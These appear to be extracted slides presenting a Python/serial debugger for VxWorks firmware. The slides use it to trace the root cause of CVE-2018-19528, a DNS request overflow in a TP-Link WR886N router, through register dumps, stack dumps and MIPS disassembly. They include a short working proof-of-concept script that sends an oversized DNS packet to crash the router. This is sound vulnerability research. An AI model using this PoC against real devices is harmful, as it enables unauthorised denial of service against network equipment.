
VxSerial Debugger

- Python and instruction based debugger
- Depends
 - [Keystone](#) - Generation machine code dynamically
 - [Capstone](#) – Disassembly codes from memory
 - [Scapy](#) - Parse various data structures in memory
- Support function
 - Set breakpoint
 - Read/Write memory
 - Task status viewer(stacks, register)
 - VxWorks structs viewer(netpool, mBlk, etc)
 -


Overall Design



Debug Shellcode



Debug Loop Codes



Default Breakpoint Output

```
Out(2): target.add_break_point(0x80153350)
[INFO ] [vx_cmd_debugger.add_break_point] Add breakpoint at 0x80153350
Out(2): True

Out(3): task = target.wait_break()
[INFO ] [vx_cmd_debugger.wait_break] Wait. use Ctrl+c to stop.
[INFO ] [vx_cmd_debugger.wait_break] Task: tNetTask hit break point 0x80153350

-----registers-----
$0  = 0          t0  = ffffffff    s0  = 80c46ecc    t8  = 0
at  = ffffffff0 t1  = a          s1  = 80fe3798  t9  = 80119be4
v0  = 81        t2  = 80c46ec4 s2  = 80c46ea8  k0  = 0
v1  = 8180     t3  = 2e       s3  = 1        k1  = 0
a0  = 80c46ecc t4  = 2f       s4  = 80c46e9c gp  = 80253af0
a1  = 0        t5  = 80270000 s5  = 80fe3828 sp  = 80fe3780
a2  = 0        t6  = 0        s6  = 20      s8  = 80c46e94
a3  = 80fe37ac t7  = 0        s7  = 80e6f6fc ra  = 8015326c
divlo = 63     divhi = 21    sr  = f401    pc  = 80153350
-----stack-----
tNetTask stack dump:
-----
td_id = 80FE3C30
td_name= tNetTask
td_sp = 80fe3780
td_pStackBase= 80FE3C30
td_stackCurrent= 4b0
80FE3780: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FE3790: 00 00 00 00 00 00 00 00 - 00 00 01 00 00 00 00 00 .....
80FE37A0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FE37B0: 00 00 00 00 00 00 00 00 - C0 A8 01 01 00 00 00 0B .....
80FE37C0: C0 A8 01 C8 C0 A8 01 01 - 80 26 00 00 80 25 1A 60 .....&...%`
80FE37D0: 10 00 00 00 80 FE 38 60 - 80 E6 F6 FC 80 27 00 00 .....8` .....`..
80FE37E0: 00 00 01 00 00 00 00 00 - 00 00 F4 01 80 0D 69 30 .....io
80FE37F0: 80 25 00 00 80 25 00 00 - 80 29 ED 30 80 FE 38 60 .....%...%..).0..8`
80FE3800: 80 E6 F6 FC 80 0F 22 D0 - 80 E6 F6 FC 80 FE 38 60 .....". .....8`
80FE3810: 00 00 00 00 80 FE 38 60 - 80 E6 F6 FC 00 00 01 01 .....8` .....

-----asm:MIPSBE-----
0x80153350L: jal 0x800ffbc4
0x80153354L: addiu $a2, $zero, 0x10
0x80153358L: move $a0, $s0
0x8015335cL: move $a1, $s1

-----trace-----
[0] 0x80153350L: jal 0x800ffbc4
[1] 0x8015326cL: sw $v0, 0x3c($sp)
```

Registers value

Task stack

Assembly codes

Back trace

Condition Breakpoint(CallBack)

Break point parameters

```
def add_break_point(self, bp_address, bp_type=0, condition=None):
    """
    :param bp_address: Break point address you want to Add.
    :param bp_type: 0 = normal break point should will keep
                    1 = temp break point, used to keep normal break point add automatically.
                    will be removed after hit normal break point.
    :param condition: condition function, function return True to break, False to continue.
    :return: True if break point added, False otherwise.
    """
    if self.is_bp_in_black_list(bp_address):
        return False

    if bp_type == 0:
        self.logger.info("Add breakpoint at %s" % hex(bp_address))
    # create break point asm
    asm_data = self.create_bp_asm(bp_address)
    if not asm_data:
        self.logger.error("Can't create break point asm")
        return False
    asm_length = len(asm_data)
    # get original_asm
    original_asm = self.get_mem_dump(bp_address, asm_length)
    bp_asm_code = self.disassemble(original_asm, bp_address, CS_ARCH_MIPS, CS_MODE_MIPS32, C
    self.logger.debug("original_asm: %s" % original_asm)
    self.bp_overwrite_size = asm_length
```

Custom condition function

```
def call_back_80153450(target, task, break_point):
    target.logger.info("call back 1")

    a0 = int(target.current_task_regs[task]['a0'], 16)
    print("{:-^{width}}".format('condition(mblk)', width=80))
    print('##mBlkHdr at %s' % hex(a0))
    mblk_hdr_data = target.get_mem_dump(a0, 0x30)
    mblk_hdr = mBlkHdr(mblk_hdr_data)
    mblk_hdr.show()
    print('##mData')
    mData = target.get_mem_dump(mblk_hdr.mData, 0x100)
    flag = True
    if mData[:2] == '\x45\x00':
        mPacket = IP(mData)
    elif mData[:2] == '\x41\x41':
        mPacket = Raw(mData)
    else:
        mPacket = Ether(mData)
        flag = False
    mPacket.show()
    print('mData: %s' % mData.encode('hex'))
    clblk_hdr_addr = struct.unpack('!I', target.get_mem_dump(a0 + 0x30, 0x04))[0]
    clblk_hdr_data = target.get_mem_dump(clblk_hdr_addr, 0x30)
    clBlk_hdr = clBlk(clblk_hdr_data)
    # Print the clBlk Structs
    clBlk_hdr.show()
    return flag
```

Show the output packet using python-scapy

Condition Breakpoint(CallBack)

Get packet address from MBlk header

```

24 target.add_break_point(0x8015345C, condition=call_back_8015345C)
[INFO ][vx_cmd_debugger.add_break_point] Add breakpoint at 0x8015345c
Out[2]: True

25 task = target.wait_break()
[INFO ][vx_cmd_debugger.wait_break] Wait. use ctrl+c to stop.
[INFO ][vx_cmd_debugger.wait_break] Task: tNetTask hit break point 0x8015345c
[INFO ][vx_cmd_debugger.wait_break] current_bp_condition!
[INFO ][vx_cmd_debugger_dns.call_back_8015345C] call back 1
-----
condition(mblk)
##mBlkHdr at 0x80e6ffbc
###[ mBlkHdr ]###
mNext       = 0x0
mNextPkt    = 0x0
mData       = 0x80c57294
mLen        = 0x48
mType       = MT_FREE(0x00)
mFlags      = M_EXT(0x01)
reserved    = 0x3
###[ Padding ]###
load        = '\x00\x00\x00\x0e\x80\xfe^\xd0\x00\x00\x00H\x00\x00\x00\x00\x00\x00\x00\x00'

##mData
###[ IP ]###
version     = 4
ihl         = 5
tos         = 0x0
len         = 72
id          = 0
flags       = DF
frag        = 0
ttl         = 128
proto       = udp
chksum      = 0x768b
src         = 192.168.1.1
dst         = 192.168.1.200
\options
###[ UDP ]###
  
```

← VxWorks Mblk header

Print packet data

```

###[ UDP ]###
sport       = domain
dport      = 62282
len         = 52
chksum      = 0xe271
###[ DNS ]###
id          = 57630
qr          = 1
opcode      = QUERY
aa          = 0
tc          = 0
rd          = 1
ra          = 1
z           = 0
ad          = 0
cd          = 0
rcode       = ok
qdcount     = 1
ancount     = 1
nscount     = 0
arcount     = 0
\qd
###[ DNS Question Record ]###
| qname     = 'tplugin.cn.'
| qtype     = A
| qclass    = IN
\an
###[ DNS Resource Record ]###
| rname     = 'tplugin.cn.'
| type      = A
| rclass    = IN
| ttl       = 1
| rdlen     = 4
| rdata     = '192.168.1.1'
ns          = None
ar          = None
  
```

Analyze Vulnerabilities

CVE-2018-19528 DNS Request Buffer Overflow


CVE-ID	
CVE-2018-19528	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
TP-Link TL-WR886N 7.0 1.1.0 devices allow remote attackers to cause a denial of service (Tlb Load Exception) via crafted DNS packets to port 53/udp.	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">MISC: https://github.com/PAGalaxyLab/VulInfo/blob/master/TP-Link/WR886N/dns_request_buff_overflow/README.md	
Assigning CNA	
MITRE Corporation	
Date Entry Created	
20181125	Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20181125)	
Votes (Legacy)	
Comments (Legacy)	
Proposed (Legacy)	
N/A	
This is an entry on the CVE List , which provides common identifiers for publicly known cybersecurity vulnerabilities.	
SEARCH CVE USING KEYWORDS: <input type="text"/> <input type="submit" value="Submit"/>	
You can also search by reference using the CVE Reference Maps .	
For More Information: cve@mitre.org	

Vulnerability Description

- Our target router will use **domainFilter** function to filter all dns request packets and resolve **tplogin.cn** domain name to it's own IP address by directly modifying the original request packet in **netBufLib** Memory Pool.

Packet In netBufLib Memory Pool

Figure A-1 : Presentation of Two Packets in One mBlk Chain



Packet 1

```
typedef struct mHdr
{
    struct mBlk * mNext;      /* next buffer in chain */
    struct mBlk * mNextPkt;  /* next chain in queue/record */
    char * mData;           /* location of data */
    int mLen;               /* amount of data in this mBlk */
    UCHAR mType;           /* type of data in this mBlk */
    UCHAR mFlags;          /* flags; see below */
    USHORT reserved;
} M_BLK_HDR;
```

Packet 2

What Does domainFilter Do?

Direct modify request dns packet in Mblk

Call ip_output to send modified packet

```
80153360 li      $a2, 2          # write dns response data "Name: 0xc00c"
80153364 li      $v0, 0xFFFFC00C
80153368 jal      memcpy
8015336C sh      $v0, 0x70+var_58($sp)
80153370 addiu   $a0, $s0, 2
80153374 move   $a1, $s1
80153378 li      $a2, 2
8015337C addiu   $s5, $sp, 0x70+var_54
80153380 jal      memcpy      # Type: A 0001
80153384 sh      $s3, 0x70+var_58($sp)
80153388 addiu   $a0, $s0, 4
8015338C move   $a1, $s1
80153390 li      $a2, 2
80153394 jal      memcpy      # Class: IN 0x0001
80153398 sh      $s3, 0x70+var_58($sp)
8015339C addiu   $a0, $s0, 6
801533A0 move   $a1, $s5
801533A4 li      $a2, 4
801533A8 jal      memcpy      # TTL: 0x00000001
801533AC sw      $s3, 0x70+var_54($sp)
801533B0 move   $a1, $s1
801533B4 addiu   $a0, $s0, 0xA
801533B8 li      $a2, 2
801533BC li      $v0, 4
801533C0 jal      memcpy      # Data Length: 0x04
801533C4 sh      $v0, 0x70+var_58($sp)
801533C8 lw      $v1, 0x70+var_38($sp)
801533CC li      $a2, 4
801533D0 addiu   $a0, $s0, 0xC
801533D4 move   $a1, $s5
801533D8 jal      memcpy      # Address: 192.168.1.1
801533DC sw      $v1, 0x70+var_54($sp)
801533E0 lhu     $a1, 4($s2)
801533E4 move   $a0, $s4
801533E8 jal      checksum     # fix UDP checksum
```

```
801533E8 jal      checksum     # fix UDP checksum
801533EC addiu   $a1, 0xC
801533F0 sh      $v0, 6($s2)
801533F4 li      $v0, 0xFFFFFFFF
801533F8 lw      $a0, 0x70+var_2C($sp)
801533FC lw      $a1, 0x70+var_30($sp)
80153400 sb      $v0, 0x70+var_68($fp)
80153404 li      $v0, 0x4000
80153408 sh      $v0, 0x70+var_6A($fp)
8015340C addiu   $s6, 0x28
80153410 li      $v0, 0x11
80153414 sw      $a0, 0x70+var_64($fp)
80153418 sw      $a1, 0x70+var_60($fp)
8015341C move   $a0, $fp
80153420 li      $a1, 0x14
80153424 sb      $v0, 0x70+var_68+1($fp)
80153428 sh      $s6, 0x70+var_6E($fp)
8015342C sh      $zero, 0x70+var_6C($fp)
80153430 jal      checksum     # fix IP checksum
80153434 sh      $zero, 0x70+var_68+2($fp)
80153438 lw      $a0, 0x70+var_34($sp)
8015343C sh      $v0, 0x70+var_68+2($fp)
80153440 addiu   $v1, $a0, 0x3D
80153444 sw      $v1, 0xC($s7)
80153448 sw      $v1, 0x1C($s7)
8015344C move   $a0, $s7      # modified mblk
80153450 addiu   $a2, $sp, 0x70+var_50 # ro
80153454 move   $a1, $zero   # opt
80153458 move   $a3, $zero   # flags
8015345C jal      ip_output
80153460 sw      $zero, 0x70+var_60($sp)
80153464 lw      $a0, 0x70+var_50($sp)
80153468 beqz   $a0, loc_80153494
8015346C lw      $ra, 0x70+var_4($sp)
```

It's Time To Debugging The POC

```
1 #!/usr/bin/env python2
2 # coding=utf-8
3 import ...
4
5
6 host = '192.168.1.1'
7 port = 53
8
9
10 dns_request_packet = 'cb6301000001000000000000774706c6f67696e02636e0000010001'.decode('hex')
11 # Make packet Bigger than MTU
12 poc = dns_request_packet + 'A' * (1480 - len(dns_request_packet))
13 # Add more data to packet
14 poc += 'ABC\x20' * 100
15
16
17 ▶ if __name__ == '__main__':
18     sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
19     sock.connect((host, port))
20     sock.send(poc)
21
```


MBLK Header Modified By domainFilter

Mblk header before modify

```
-----mblk info at 0x80e6fc3c-----
###[ mBlk ]###
\mBlkHdr \
|###[ mBlkHdr ]###
| mNext = 0x80e6fc74
| mNextPkt = 0x0
| mData = 0x80c50a94
| mLen = 0x5dc
| mType = MT_FREE(0x00)
| mFlags = M_EXT(0x01)
| reserved = 0x403
\mBlkPktHdr\
|###[ mBlkPktHdr ]###
| Rawifnet = 0000000e80fe5ed00000077480c50a94000000000000000
| len = 0x0
pClBlkAddr= 0x80e957e0
pNetPoolAddr= 0x80ea1490

##clblk at 0x80e957e0
###[ clBlk ]###
clNode = 0x80c50a24
clSize = 0x67c
clRefCnt = 0x1
pClFreeRtnAddr= 0x0
clFreeArg1= 0x0
clFreeArg2= 0x0
clFreeArg3= 0x0
pNetPoolAddr= 0x80ea1490
```

Mblk data length is 1500

Mblk header after modify

```
-----mblk info at 0x80e6fc3c-----
###[ mBlk ]###
\mBlkHdr \
|###[ mBlkHdr ]###
| mNext = 0x80e6fc74
| mNextPkt = 0x0
| mData = 0x80c50a94
| mLen = 0x48
| mType = MT_FREE(0x00)
| mFlags = M_EXT(0x01)
| reserved = 0x403
\mBlkPktHdr\
|###[ mBlkPktHdr ]###
| Rawifnet = 0000000e80fe5ed0000004880c50a940000000000000000
| len = 0x0
pClBlkAddr= 0x80e957e0
pNetPoolAddr= 0x80ea1490

##clblk at 0x80e957e0
###[ clBlk ]###
clNode = 0x80c50a24
clSize = 0x67c
clRefCnt = 0x1
pClFreeRtnAddr= 0x0
clFreeArg1= 0x0
clFreeArg2= 0x0
clFreeArg3= 0x0
pNetPoolAddr= 0x80ea1490
```

Mblk data length is 72

ip_output -> ip_deliver_packet -> connection_pullup(**Root Cause Found**)

```
800AA7CC
800AA7CC loc_800AA7CC:
800AA7CC lui     $v0, 0x8024
800AA7D0 lw     $a0, _pNetDpool # set resource netpool to _pNetDpool
800AA7D4 addiu  $a1, 0x20      # Add Request Size with 0x20
800AA7D8 li     $v0, 1
800AA7DC li     $a2, 1
800AA7E0 li     $a3, 1
800AA7E4 jal    netTupleGet   # Call netTupleGet to Request
800AA7E4                               # mBlk-clBlk-cluster triplet from _pNetDpool
800AA7E8 sw     $v0, 0x28+var_18($sp)
800AA7EC beqz  $v0, loc_800AA8BC
800AA7F0 move  $s0, $v0
```

Request size = Modified mBlk length(0x48) + 0x20

netTupleGet

netTupleGet parameters

Mblk returned by netTupleGet

```
[INFO ] [vx_cmd_debugger.wait_task_break] Task: tNetTask hit break point 0x800aa7e4
-----
registers
$0    = 0          t0    = ffffffff      s0    = 0           t8    = 0
at    = ffffffff  t1    = a          s1    = 80e6fc3c  t9    = 800bb73c
v0    = 1          t2    = 80c50ac4  s2    = 80fe3750  k0    = 80117ad8
v1    = 48         t3    = 2e        s3    = 0         k1    = f403
a0    = 80272ab0  t4    = 2f        s4    = 802519b8  gp    = 80253af0
a1    = 68         t5    = 80270000  s5    = 0         sp    = 80fe36c0
a2    = 1          t6    = 0         s6    = 48        s8    = 80c50a94
a3    = 1          t7    = 0         s7    = 80e6fc3c  ra    = 800d8078
divlo = ae        t8    = f401      s8    = 800aa7e4  pc    = 800aa7e4
-----
tNetTask stack dump:
-----
td_id = 80FE3C30
td_name= tNetTask
td_sp = 80fe36c0
td_pStackBase= 80FE3C30
td_stackCurrent= 570
80FE36C0: 00 00 00 01 EE EE EE - 00 00 00 00 00 00 00 BE .....
80FE36D0: 80 F7 9B 38 00 00 00 - 00 00 00 00 00 00 00 01 ...8....
80FE36E0: 00 00 00 00 80 0D 80 78 - EE EE EE EE EE EE EE .....x.....
80FE36F0: EE EE EE EE EE EE EE EE - 00 00 00 01 00 00 00 00 .....
80FE3700: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FE3710: 00 00 00 00 80 E6 FA 7C - 80 0E 84 90 80 0E 84 74 .....|.....t
80FE3720: EE EE EE EE EE EE EE EE - 00 00 00 00 00 00 00 01 .....
80FE3730: 00 00 00 00 80 FE 37 A0 - 80 E6 FC 3C 80 FE 37 9C .....7. ...<.7.
80FE3740: 00 00 00 48 80 E6 FC 3C - 80 C5 0A 94 80 0D 89 D8 ...H...<.....
80FE3750: 80 E6 FC 3C 00 00 00 80 - 80 26 00 00 00 00 00 00 ...<....&.....
```

Request size is 104

```
127 target.get_mblk_info(0x80fc8e4)
-----
mblk info at 0x80fc8e4
### [ mBlk ]###
\mBlkHdr \
### [ mBlkHdr ]###
| mNext = 0x0
| mNextPkt = 0x0
| mData = 0x80fc6848
| mLen = 0x0
| mType = MT_FREE(0x00)
| mFlags = M_EXT(0x01)
| reserved = 0x1
\mBlkPktHdr\
### [ mBlkPktHdr ]###
| Rawifnet = 0000000000000000000000000000000000000000000000000000000000000000
| len = 0x0
pClBlkAddr= 0x80fcd018
pNetPoolAddr= 0x80272ab0

##clblk at 0x80fcd018
### [ clBlk ]###
| clNode = 0x80fc6848
| clSize = 0x80
| clRefCnt = 0x1
| pClFreeRtnAddr= 0x0
| clFreeArg1= 0x0
| clFreeArg2= 0x0
| clFreeArg3= 0x0
pNetPoolAddr= 0x80272ab0

## mData at: 0x80fc6848 with length: 0x0
### [ Ethernet ]###
dst = ff:ff:ff:ff:ff:ff
src = 88:e9:fe:5c:62:78
type = 0x9000
```

Returned clSize is 128

Copy Modified Mblk Chain Data Using netMblkToBufCopy

[Libraries : Routines](#)

netMblkToBufCopy()

NAME

netMblkToBufCopy() - copy data from an **mBlk** to a buffer

SYNOPSIS

```
int netMblkToBufCopy
(
    M_BLK_ID pMblk, /* pointer to an mBlk */
    char *   pBuf,  /* pointer to the buffer to copy */
    FUNCPTR  pCopyRtn /* function pointer for copy routine */
)
```

DESCRIPTION

This routine copies data from the **mBlk** chain referenced in *pMblk* to the buffer referenced in *pBuf*. It is assumed that *pBuf* points to enough memory to contain all the data in the entire **mBlk** chain. The argument *pCopyRtn* expects either a NULL or a function pointer to a copy routine. The arguments passed to the copy routine are source pointer, destination pointer and the length of data to copy. If *pCopyRtn* is NULL, [netMblkToBufCopy\(\)](#) uses a default routine to extract the data from the chain.

RETURNS

The length of data copied or zero.

SEE ALSO

[netBufLib](#)

netMblkToBufCopy

Copy Chain Data To Target Buffer

```

800AA80C
800AA80C loc_800AA80C:          # a0 = source mblk
800AA80C move    $a0, $s1
800AA810 jal    netMblkToBufCopy ← Add break point
800AA814 move    $a2, $zero
800AA818 lw     $a3, 0x1C($s1)
800AA81C lw     $v0, 0x18($s1)
800AA820 lw     $a0, 0x24($s1)
800AA824 lhu    $v1, 0x12($s1)
800AA828 lw     $a1, 0x28($s1)
800AA82C lw     $a2, 0x2C($s1)
800AA830 sw     $v0, 0x18($s0)
800AA834 sw     $a0, 0x24($s0)
800AA838 sw     $a3, 0xC($s0)
800AA83C sh     $v1, 0x12($s0)
800AA840 sw     $a1, 0x28($s0)
800AA844 sw     $a2, 0x2C($s0)
800AA848 sw     $a3, 0x1C($s0)
800AA84C sw     $zero, 0($s0)
800AA850 jal    netMblkClChainFree
800AA854 move    $a0, $s1
800AA858 move    $v0, $zero
800AA85C sw     $s0, 0($s2)
  
```

netMblkToBufCopy Parameters

```

[INFO ] [vx_cmd_debugger.wait_task_break] Task: tNetTask hit break point 0x800aa810
-----registers-----
$0  = 0          t0  = ffffffff    s0  = 80fc8ce4    t8  = 0
at  = ffffffff  t1  = f400       s1  = 80e6fc3c    t9  = 800bb73c
v0  = 0          t2  = 80fc6848  s2  = 80fe3750    k0  = 80117ad8
v1  = 80fc6848  t3  = 2c        s3  = 0          k1  = f403
a0  = 80e6fc3c  t4  = 2f        s4  = 802519b8  gp  = 80253af0
a1  = 80fc6858  t5  = 80270000  s5  = 0          sp  = 80fe36c0
a2  = 7         t6  = 0         s6  = 48        s8  = 80c50a94
a3  = 1         t7  = 37        s7  = 0         ra  = 800aa7ec
divlo = ae      divhi = 3a     sr  = t401     pc  = 800aa810
-----stack-----
tNetTask stack dump:
-----
td_id = 80FE3C30
td_name= tNetTask
td_sp = 80fe36c0
td_pStackBase= 80FE3C30
td_stackCurrent= 570
